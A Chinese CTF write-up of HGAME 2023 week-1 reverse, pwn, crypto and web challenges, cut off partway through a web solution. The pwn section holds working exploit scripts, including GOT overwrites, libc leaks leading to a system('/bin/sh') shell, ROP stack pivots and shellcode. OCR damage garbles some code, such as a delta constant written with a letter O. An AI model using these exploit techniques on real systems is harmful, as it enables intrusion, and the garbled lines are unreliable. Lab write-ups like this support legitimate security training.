#WEEK1

RE

1、re-test_your_IDA

ida打开可见flag：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char Str1[24]; // [rsp+20h] [rbp-18h] BYREF

  sub_140001064("%10s");
  if ( !strcmp(Str1, "r3ver5e") )
    sub_140001010("your flag:hgame{te5t_y0ur_IDA}");
  return 0;
}
```

flag:hgame{te5t_y0ur_IDA}

2、re-easyasm

```
; void __cdecl enc(char *p)
.text:00401160 _enc            proc near               ; CODE XREF:
_main+1B↑p
.text:00401160
.text:00401160 i               = dword ptr -4
.text:00401160 Str             = dword ptr  8
.text:00401160
.text:00401160                 push    ebp
.text:00401161                 mov     ebp, esp
.text:00401163                 push    ecx
.text:00401164                 mov     [ebp+i], 0
.text:0040116B                 jmp     short loc_401176
.text:0040116D ; ---------------------------------------------------
------------------------
.text:0040116D
```

```
.text:0040116D loc_40116D:                             ; CODE XREF:
_enc+3B↓j
.text:0040116D                 mov     eax, [ebp+i]
.text:00401170                 add     eax, 1
.text:00401173                 mov     [ebp+i], eax
.text:00401176
.text:00401176 loc_401176:                             ; CODE XREF:
_enc+B↑j
.text:00401176                 mov     ecx, [ebp+Str]
.text:00401179                 push    ecx             ; Str
.text:0040117A                 call    _strlen
.text:0040117F                 add     esp, 4
.text:00401182                 cmp     [ebp+i], eax
.text:00401185                 jge     short loc_40119D
.text:00401187                 mov     edx, [ebp+Str]
.text:0040118A                 add     edx, [ebp+i]
.text:0040118D                 movsx   eax, byte ptr [edx]
.text:00401190                 xor     eax, 33h                ;异或
0x33
.text:00401193                 mov     ecx, [ebp+Str]
.text:00401196                 add     ecx, [ebp+i]
.text:00401199                 mov     [ecx], al
.text:0040119B                 jmp     short loc_40116D
.text:0040119D ; ---------------------------------------------------
-------------------------
.text:0040119D
.text:0040119D loc_40119D:                             ; CODE XREF:
_enc+25↑j
.text:0040119D                 mov     esp, ebp
.text:0040119F                 pop     ebp
.text:004011A0                 retn
.text:004011A0 _enc            endp
Input: your flag
Encrypted result:
0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x6
c,0x47,0x3,0x6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e
```

分析处理逻辑就是个循环异或了0x33

exp：

```
c=
[0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x
6c,0x47,0x3,0x6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e]
for i in range(len(c)):
    a=c[i] ^0x33
    print(chr(a),end='')
```

得到flag：hgame{welc0me_t0_re_wor1d!}

3、re-easyenc

ida分析代码

```
  if ( v4 == 41 )                               //flag长度 41
  {
    while ( 1 )
    {
      v5 = (flag[i] ^ 0x32) - 86;               //逆向这段代码就行了
      flag[i] = v5;
      if ( *((_BYTE *)v8 + i) != v5 )           //对比密文
        break;
      if ( ++i >= 41 )
      {
        v6 = "you are right!";
        goto LABEL_8;
      }
    }
...
```

动态调试获取到密文v5，然后exp:

```
c=[4, 255, 253, 9, 1, 243, 176, 0, 0, 5, 240, 173, 7, 6, 23, 5,
235, 23, 253, 23, 234, 1, 238, 1, 234, 177, 5, 250, 8, 1, 23, 172,
236, 1, 234, 253, 240, 5, 7, 6, 249]
for i in c:
    i += 86
    i&=0xff
    i ^= 0x32
    print(chr(i),end='')
```

得到flag：hgame{4ddit1on_is_a_rever5ible_0peration}

4、re-a_cup_of_tea

看题目应该是个tea算法，
ida：

```
Buf2[0] = 778273437;
  Buf2[1] = -1051836401;
  v11 = 0;
  memset(Buf1, 0, sizeof(Buf1));
  Buf2[2] = 1934188352;
  Buf2[3] = 1985950815;
  Buf2[4] = 1601794661;
  Buf2[5] = 1818309480;
  Buf2[6] = 1601792116;
  Buf2[7] = 1848734308;
  v9 = 1899;
  sub_140001010("nice tea!\n> ");
  sub_140001064("%50s");
  v3 = 0;
  v4 = 0;
  v5 = 0;
  v6 = 32i64;
  do
  {
    v4 -= 0x543210DD;
    v3 += (v4 + v5) ^ (16 * v5 + 305419896) ^ ((v5 >> 5) +
591751049);
    v5 += (v4 + v3) ^ ((v3 >> 5) + 1164413185) ^ (16 * (v3 +
54880137));
    --v6;
  }
  while ( v6 );
  *(_QWORD *)&Buf1[0] = __PAIR64__(v5, v3);
  if ( !memcmp(Buf1, Buf2, 0x22ui64) )
    sub_140001010("wrong...");
  sub_140001010("Congratulations!");
  return 0
```

明文前两个int做了个tea，后面的内容没变，注意sum是int
exp：

```
from ctypes import *
from libnum import n2s

def tea_dec(v):
    y = c_uint32(v[0])
    z = c_uint32(v[1])
    sum = c_int32(0)
    delta = 0x543210DD
    n = 32
    w = [0,0]

    for _ in range(32):
        sum.value -= delta

    while(n>0):
        z.value -= (sum.value + y.value ) ^ ((y.value  >> 5) +
1164413185) ^ (16 * (y.value  + 54880137))
        y.value -= (sum.value + z.value ) ^ (16 * z.value  +
305419896) ^ ((z.value  >> 5) + 591751049)
        sum.value += delta
        n -= 1

    w[0] = y.value
    w[1] = z.value
    return w


Buf2 = [0x2E63829D,0xC14E400F]
flag2=b'@_Is_4_very_h3althy_dr1nk'
m = tea_dec(Buf2)
flag =n2s(m[0])[::-1]+n2s(m[1])[::-1]+flag2
print(flag)
```

得到flag：hgame{Te@_Is_4_very_h3althy_dr1nk}

附件后来做了更新，更新后做了4轮加密，key和算法没有变化
exp：

```python
from ctypes import *
from libnum import n2s

def tea_dec(v):
    y = c_uint32(v[0])
    z = c_uint32(v[1])
    sum = c_int32(0)
    delta = 0x54321ODD
    n = 32
    w = [0,0]

    for _ in range(32):
        sum.value -= delta

    while(n>0):
        z.value -= (sum.value + y.value ) ^ ((y.value  >> 5) +
1164413185) ^ (16 * (y.value  + 54880137))
        y.value -= (sum.value + z.value ) ^ (16 * z.value  +
305419896) ^ ((z.value  >> 5) + 591751049)
        sum.value += delta
        n -= 1

    w[0] = y.value
    w[1] = z.value
    return w

Buf2 = [778273437, 3243130895, 2604253113, 1512016660, 1636330974,
1701168847, 2667990884, 594166774]
#flag2=b'@_Is_4_very_h3althy_dr1nk'
m = tea_dec(Buf2)
flag =n2s(m[0])[::-1]+n2s(m[1])[::-1]
m = tea_dec(Buf2[2:])
flag +=n2s(m[0])[::-1]+n2s(m[1])[::-1]
m = tea_dec(Buf2[4:])
flag +=n2s(m[0])[::-1]+n2s(m[1])[::-1]
m = tea_dec(Buf2[6:])
flag +=n2s(m[0])[::-1]+n2s(m[1])[::-1]
flag +=b'k}'
print(flag)

#hgame{Tea_15_4_v3ry_h3a1k}
```

flag：hgame{Tea_15_4_v3ry_h3a1k}

5、re-encode

ida：

```
scanf("%50s", v5);
for ( i = 0; i < 50; ++i )
{
  v4[2 * i] = v5[i] & 0xF;                //低位
  v4[2 * i + 1] = (v5[i] >> 4) & 0xF;     //高位
}
for ( j = 0; j < 100; ++j )
{
  if ( v4[j] != enc[j] )
  {
    printf(Format, v4[0]);                    // wrong
    return 0;
  }
}
printf(aYesYouAreRight, v4[0]);               // right
return 0;
```

就是8位字符转2个4位，

exp：

```
c=[8, 6, 7, 6, 1, 6, 13, 6, 5, 6, 11, 7, 5, 6, 14, 6, 3, 6, 15, 6,
4, 6, 5, 6, 15, 5, 9, 6, 3, 7, 15, 5, 5, 6, 1, 6, 3, 7, 9, 7, 15,
5, 6, 6, 15, 6, 2, 7, 15, 5, 1, 6, 15, 5, 2, 7, 5, 6, 6, 7, 5, 6,
2, 7, 3, 7, 5, 6, 15, 5, 5, 6, 14, 6, 7, 6, 9, 6, 14, 6, 5, 6, 5,
6, 2, 7, 13, 7, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]

for i in range(0,len(c),2):
    t = c[i+1] << 4| c[i]
    print(chr(t),end='')
```

得到flag：hgame{encode_is_easy_for_a_reverse_engineer}

pwn

1、test_nc

```
cat flag
```

2、easy_overflow

常规操作，只不过close(1)要注意，可以使用报错输出 或者 将1重定向到2。

```
#encoding=utf-8
from pwn import *
r = remote('week-1.hgame.lwsec.cn',31915)
context.binary = '/mnt/d/ctf/ti/hgame2023/week1/pwn-
easy_overflow/vuln'
#r = process(context.binary.path)
elf = context.binary
libc = elf.libc
backdoor=0x401176
off= 16
payload = b'a'*off+p64(0)+p64(backdoor)
r.sendline(payload)
r.sendline('flag 1>&2') #sh flag也可
r.interactive()
```

3、choose_the_seat

兔兔在买高铁票时想要选一个好座位。

有一个任意地址写漏洞
1、改exit got让程序重复运行
2、puts泄露libc
3、改exit got改为ogg 或者 改先sit0让seat为'/bin/sh\0' 后改puts got改为system，然后 sit 0。
exp

```
#encoding=utf-8
from ctypes import *
from pwn import *
import time
context(os='linux',arch='amd64')
```

```python
#context.arch = 'amd64'
#r = remote('week-1.hgame.lwsec.cn',31086)
context.binary = '/mnt/d/ctf/ti/hgame2023/week1/pwn-choose_the_seat/vuln'
r = process(context.binary.path)
elf = context.binary
libc = elf.libc

def getn(addr):
    x = (addr >> 4) | 0x80000000
    y = c_int32(x)
    return y.value

start=0x4010F0
x =getn(elf.got.exit-0x4040A0)
r.sendlineafter(b'choose one.\n',str(x).encode())
r.sendafter(b'your name\n',p64(start))

x =getn(0x404018-0x4040A0)
r.sendlineafter(b'choose one.\n',str(x).encode())
r.sendafter(b'your name\n',b"aaaaaaaa")
puts_addr = u64(r.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
libc.address = puts_addr - libc.symbols["puts"]

#采用ogg
'''
ogg = libc.address+0xe3b01
x =getn(elf.got.exit-0x4040A0)
print(x)
r.sendlineafter(b'choose one.\n',str(x).encode())
r.sendafter(b'your name\n',p64(ogg))
'''

####不用ogg
sys_addr=libc.symbols['system']
sh_addr=next(libc.search(b"/bin/sh\0"))
r.sendlineafter(b'choose one.\n',str(0).encode())
r.sendafter(b'your name\n',b'/bin/sh\0')

x =getn(0x404018-0x4040A0)
r.sendlineafter(b'choose one.\n',str(x).encode())
r.sendafter(b'your name\n',b"aaaaaaaa"+p64(sys_addr))
```

```
r.sendline(b'0')

r.interactive()
```

4、orw

泄露libc后因为溢出栈长度不足以构造三个参数的rop，所以进行栈迁移，然后构造flag字符串，orw
exp：

```
#encoding=utf-8
from pwn import *
import time
context(os='linux',arch='amd64')
#r = remote('week-1.hgame.lwsec.cn',31815)
context.binary = '/mnt/d/ctf/ti/hgame2023/week1/pwn-orw/vuln'
r = process(context.binary.path)
elf = context.binary
libc = elf.libc

off=256
start_addr = 0x4010B0
poprdi_addr = 0x401393
leave_ret = 0x4012EE

bss = elf.bss()
print("bss:"+hex(bss))
payload =
b'a'*off+p64(0)+p64(poprdi_addr)+p64(elf.got.puts)+p64(elf.plt.puts
)+p64(start_addr)
r.sendlineafter(b'this task.\n',payload)
puts_addr = u64(r.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
print("puts_addr:"+hex(puts_addr))
libc.address = puts_addr - libc.symbols["puts"]

open_addr=libc.symbols['open']
read_addr=libc.symbols['read']
write_addr=libc.symbols['write']
gets_addr=libc.symbols['gets']

poprsi_addr  = libc.address + 0x2601f
```

```
poprdx_addr  = libc.address + 0x142c92

#栈迁移
flag_addr = bss + 0x100
read_buf = bss + 0x100 + 0x10
newstack = bss + 0x200

print("flag_addr:"+hex(flag_addr))
print("newstack:"+hex(newstack))

payload = b'a'*off+p64(newstack)
payload += p64(poprdi_addr) + p64(newstack+8)+
p64(gets_addr)+p64(leave_ret)
print(len(payload))
r.sendlineafter(b'this task.\n',payload)

payload = p64(poprdi_addr)+ p64(flag_addr)+p64(gets_addr)
payload += p64(poprdi_addr)+
p64(flag_addr)+p64(poprsi_addr)+p64(0)+p64(open_addr)
payload += p64(poprdi_addr)+ p64(3)+p64(poprsi_addr)+
p64(read_buf)+p64(poprdx_addr)+p64(50)+p64(read_addr)
payload += p64(poprdi_addr)+ p64(1)+p64(poprsi_addr)+
p64(read_buf)+p64(poprdx_addr)+p64(50)+p64(write_addr)
r.sendline(payload)
r.sendline(b'flag\0')
r.interactive()
```

5、simple_shellcode

构造shellcode，并且开了限制智能orw，因为一开始构造的长度限制0x10，所以无法构造orw的shellcode，先构造个read，读入数据放到read执行完后的地址，然后利用read构造orw的shellcode

exp:

```
#encoding=utf-8
from pwn import *
import time
context(os='linux',arch='amd64')
r = remote('week-1.hgame.lwsec.cn',31969)
```

```
context.binary = '/mnt/d/ctf/ti/hgame2023/week1/pwn-
simple_shellcode/vuln'
#r = process(context.binary.path)
elf = context.binary
libc = elf.libc

code = '''
    mov rsi, rdx     #rdi buf
    mov rdx, 0x100   #rdx len
    xor rdi, rdi     #
    syscall
'''
code = asm(code)
print(len(code))

#gdb.attach(r,'b *$rebase(0x13B9)')
time.sleep(2)
r.sendline(code)

ad = 0xCAFE0000+0x100
shellcode = shellcraft.open("./flag")
shellcode += shellcraft.read(3, ad, 0x50)
shellcode += shellcraft.write(1, ad, 0x50)
payload = asm(shellcode)
print(len(code))
r.sendline(b"\x90"*len(code)+payload)
r.interactive()
```

crypto

1、兔兔的车票

兔兔刚买到车票就把车票丢到一旁，自己忙去了。结果再去找车票时发现原来的车票混在了其他东西里，而且票面还被污染了。你能帮兔兔找到它的车票吗。 注：flag.png已经提前保存在source文件夹下，并且命名为picture{x}.png


根据题目脚本，source下文件的大部分像素点为(0,0,0)，可以假定为全(0,0,0)，也就是明文已知，所以key = enc ^ source，flag = key^enckey

但是因为key有三个，所以需要爆破一下，查找 与flag图片使用同一key的enc：

exp：

```
from PIL import Image
from Crypto.Util.number import *
from random import shuffle, randint, getrandbits

flagImg = Image.open('pics/enc0.png')
width = flagImg.width
height = flagImg.height

def makeSourceImg():
    colors = long_to_bytes(getrandbits(width * height * 24))[::-1]
    img = Image.new('RGB', (width, height))
    x = 0
    for i in range(height):
        for j in range(width):
            img.putpixel((j, i), (colors[x], colors[x + 1],
colors[x + 2]))
            x += 3
    return img

def makeSourceImg0():
    colors =list(b''.zfill(width * height * 24))
    shuffle(colors)
    colors = bytes(colors)
    img = Image.new('RGB', (width, height))
    x = 0
    for i in range(height):
        for j in range(width):
            img.putpixel((j, i), (colors[x], colors[x + 1],
colors[x + 2]))
            x += 3
    return img

def xorImg(keyImg, sourceImg):
    img = Image.new('RGB', (width, height))
    for i in range(height):
        for j in range(width):
            p1, p2 = keyImg.getpixel((j, i)),
sourceImg.getpixel((j, i))
            img.putpixel((j, i), tuple([(p1[k] ^ p2[k]) for k in
range(3)]))
```

```
    return img

#source文件夹下面的图片生成过程：
def makeImg():
    colors = list(long_to_bytes(getrandbits(width * height *
23)).zfill(width * height * 24))
    shuffle(colors)
    colors = bytes(colors)
    img = Image.new('RGB', (width, height))
    x = 0
    for i in range(height):
        for j in range(width):
            img.putpixel((j, i), (colors[x], colors[x + 1],
colors[x + 2]))
            x += 3
    return img

n = makeSourceImg0()

im = Image.open(f'pics/enc1.png') #0、2、3、4、5、6、7... 1的时候就遇到
了
key = n
nImg = xorImg(key, im)
for i in range(16):
    im = Image.open(f'pics/enc{i}.png')
    decImg = xorImg(nImg, im)
    decImg.save(f'pics/dec{i}.png')
```



得到flag：hgame{Oh_my_Ticket}

2、cr-RSA

n用factordb.com可分解

135127138348299757374196447062640858416920350098320099993115949719051354213545596643 Factorize!

Result:
number
1351271383...89<309> = 1123913498...13<155> · 1202291266...53<155>

然后常规脚本：

```
import gmpy2
from Crypto.Util.number import long_to_bytes

e = 65537
c=110674792674017748243232351185896019660434718342001686906527789876264976328686134101972125493938434992787002915562500475480693297360867681000092725583284616353543422388489208114545007138606543678040798651836027433383282177081034151589935024292017207209056829250152219183518400364871109559825679273502274955582
n=135127138348299757374196447062640858416920350098320099993115949719051354213545596643216739555453946196078110834726375475981791223069451364024181952818056802089567064926510294124594174478123216516600368334763849206942942824711531334239106807454086389211139153023662266125937481669520771879355089997671125020789

p=112391349878049935867635590281872450576525502195152017686447707338690881853207409384501788161383948443297233114335498994997957756559212616640879970972948 13
q=120229126614209415925697517318026393750884274634301622521130826196178370109130025154502236569428363780411221638333590979109356384234640062528142669591289 53

d = gmpy2.invert(e,(p-1)*(q-1))
m=pow(c,d,n)
print(long_to_bytes(m))
```

flag:hgame{factordb.com_is_strong!}

3、Be Stream

很喜欢李小龙先生的一句话"Be water my friend"，但是这条小溪的水好像太多了。

使用快速幂优化stream算法算法, sage脚本

```
key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]
print('key=',key)

enc=b'\x1a\x15\x05\t\x17\tu"-\x06lm\x01-\xc7\xcc2\x1eXA\x1c\x15\xb7\xdb\x06\x13\xaf\xa1-\x0b\xd4\x91-\x06\x8b\xd4-\x1e\xab\xaa\x15-\xf0\xed\x1f\x17\x1bY'
```

```
A = matrix(Zmod(256), [[4, 7], [1, 0]])
B = vector(Zmod(256), [key[1],key[0]])

def stream(i):
    return int((A ^ (i) * B)[1])

flag=''
for i in range(len(enc)):
    water = stream((i//2)**6) % 256
    flag += chr(int(water ^^ enc[i]) & 0x7f)
    print(flag)
```

flag：hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time?}

后来尝试用chatgpt简化：

请用力优化下如下函数：

```
def stream(i):
    if i==0:
        return key[0]
    elif i==1:
        return key[1]
    else:
        return (stream(i-2)*7 + stream(i-1)*4)
```


```
def stream(i):
    if i <= 1:
        return key[i]
    else:
        pre2, pre1 = key[0], key[1]
        for _ in range(2, i + 1):
            pre2, pre1 = pre1, (pre2 * 7 + pre1 * 4)
        return pre1
```

这个算法复杂度还是比较大，能解出来，但是比较慢。

4、神秘的电话

学校突然放假了，tr0uble正在开开心心的收拾东西准备回家，但是手机铃声突然响起，tr0uble接起电话，但是只听到滴答滴答的声音。努力学习密码学的tr0uble一听就知道这是什么，于是马上记录下来并花了亿点时间成功破译了，但是怎么看这都不像是人能看懂的，还没等tr0uble反应过来，又一通电话打来，依然是滴答滴答的声音。tr0uble想到兔兔也在学习密码学，于是不负责任地把密文都交给了兔兔，兔兔收到密文后随便看了一眼就不屑地说"这么简单都不会？自己解去，别耽误我抢车票"。 flag为最后得到的结果套上hgame{}, flag中字母均为小写

附件一个密文文本，一个wav文件，wav文件名morse.wav, 为摩斯密码，
打开后也像



手抄:

----- ..--- ..--- ...-- . ..--.- .--. .-. .. .. -... .-.. -.-- ..--.- ..--.- .... --- -. .-- .- ..--.- .--- -- --. .... ..--.- ..-. --. -.- -.-. --.- .- --- --.- - -- ..-. .-.

摩斯解码：0223e_priibly__honwa_jmgh_fgkcqaoqtmfr

文本做base64解码得到

> 几个星期前，我们收到一个神秘的消息。但是这个消息被重重加密，我们不知道它的真正含义是什么。唯一知道的信息是关于密钥的：“只有倒着翻过十八层的篱笆才能抵达北欧神话的终点”。

关键点：倒着、18层篱笆、北欧神话
1）倒着（取逆）：
rfmtqoaqckgf_hgmj_awnoh__ylbiirp_e3220

2）18层篱笆（w形栅栏18 ）：
rmocfhm_wo_ybipe2023_ril_hnajg_katfqqg
看到2023感觉步骤是对的

3）北欧神话（维吉尼亚：key：Vidar）
welcometohgameandenjoyhacking
北欧神话这个搞了很久，加密算法中没有找到跟北欧神话有关的，搜索北欧神话 ctf，找到的关键字是组织方的战队名“Vidar” 那这个可能是key，尝试之后发现是维吉尼亚密码。

4）补充上数字和下划线：
welcome_to_hgame2023_and_enjoy_hacking


flag:hgame{welcome_to_hgame2023_and_enjoy_hacking}

web

1、Classic Childhood Game

兔最近迷上了一个纯前端实现的网页小游戏，但是好像有点难玩，快帮兔兔通关游戏！

在Events.js中有个处理加密数据的函数mota()，在console中执行：



2、Guess Who am I

刚加入Vidar的兔兔还认不清协会成员诶，学长要求的答对100次问题可太难了，你能帮兔兔写个脚本答题吗？

打开页面后要求回答问题，查看源码有个hint：

打开hint链接是答案

exp：

```
ans=[
    {
        "id": "ba1van4",
```

```
        "intro": "21级 / 不会Re / 不会美工 / 活在梦里 / 喜欢做不会的事情 / ■□粉",
        "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=kSt5er0OQMXROy28nzTia0A&s=640",
        "url": "https://ba1van4.icu"
    },
    {
        "id": "yolande",
        "intro": "21级 / 非常菜的密码手 / 很懒的摸鱼爱好者，有点呆，想学点别的但是一直开摆",
        "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=rY328VIqDc7lNtujYic8JxA&s=640",
        "url": "https://y01and3.github.io/"
    },
    {
        "id": "t0hka",
        "intro": "21级 / 日常自闭的Re手",
        "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=EYNwm1PQe8o5OcghFb4zfw&s=640",
        "url": "https://blog.t0hka.top/"
    },
    {
        "id": "h4kuy4",
        "intro": "21级 / 菜鸡pwn手 / 又菜又爱摆",
        "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=BmACniaibVb6IL6LiaYF4Uvlw&s=640",
        "url": "https://hakuya.work"
    },
    {
        "id": "kabuto",
        "intro": "21级web / cat../../../../f*",
        "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=oPn2ez6Nq12GqPZG6cV7nw&s=640",
        "url": "https://www.bilibili.com/video/BV1GJ411x7h7/"
    },
    {
        "id": "R1esbyfe",
        "intro": "21级 / 爱好歪脖 / 究极咸鱼一条 / 热爱幻想 / 喜欢窥屏水群",
        "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=FLyUHP6nYov19gA0ia83u8Q&s=640",
        "url": "https://r1esbyfe.top/"
```

```
    },
    {
        "id": "trOuble",
        "intro": "21级 / 喜欢肝原神的密码手",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=bgcib3gBjJGdKEf7BZ512Uw&s=640",
        "url": "https://clingm.top"
    },
    {
        "id": "Roam",
        "intro": "21级 / 入门级crypto",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=5wzr9TVyw2nxOz5Jb7ceaQ&s=640",
        "url": "#"
    },
    {
        "id": "PotatO",
        "intro": "2O级 / 摆烂网管 / DN42爱好者",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=NicTy1CDqeHsgzbZEIUU2wg&s=640",
        "url": "https://potatO.cc/"
    },
    {
        "id": "Summer",
        "intro": "2O级 / 歪脖手 / 想学运维 / 发呆业务爱好者",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=4y6zxTBSB3cbseeyPvQWng&s=640",
        "url": "https://blog.m1dsummer.top"
    },
    {
        "id": "chuj",
        "intro": "2O级 / 已退休不再参与大多数赛事 / 不好好学习，生活中就会多
出许多魔法和奇迹",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=aM4tJSQSxB5gcauIMDEtUg&s=640",
        "url": "https://cjovi.icu"
    },
    {
        "id": "4nsw3r",
        "intro": "2O级会长 / re / 不会pwn",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=j3LOiav9IluKSYg1VEibblZw&s=640",
```

```
        "url": "https://4nsw3r.top/"
    },
    {
        "id": "4ctue",
        "intro": "2O级 / 可能是IOT的MISC手 / 可能是美工 / 废物晚期",
        "url": "#"
    },
    {
        "id": "Owl",
        "intro": "2O级 / Re手 / 菜",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=O6FRYslcuprt59OxibicdhqQ&s=640",
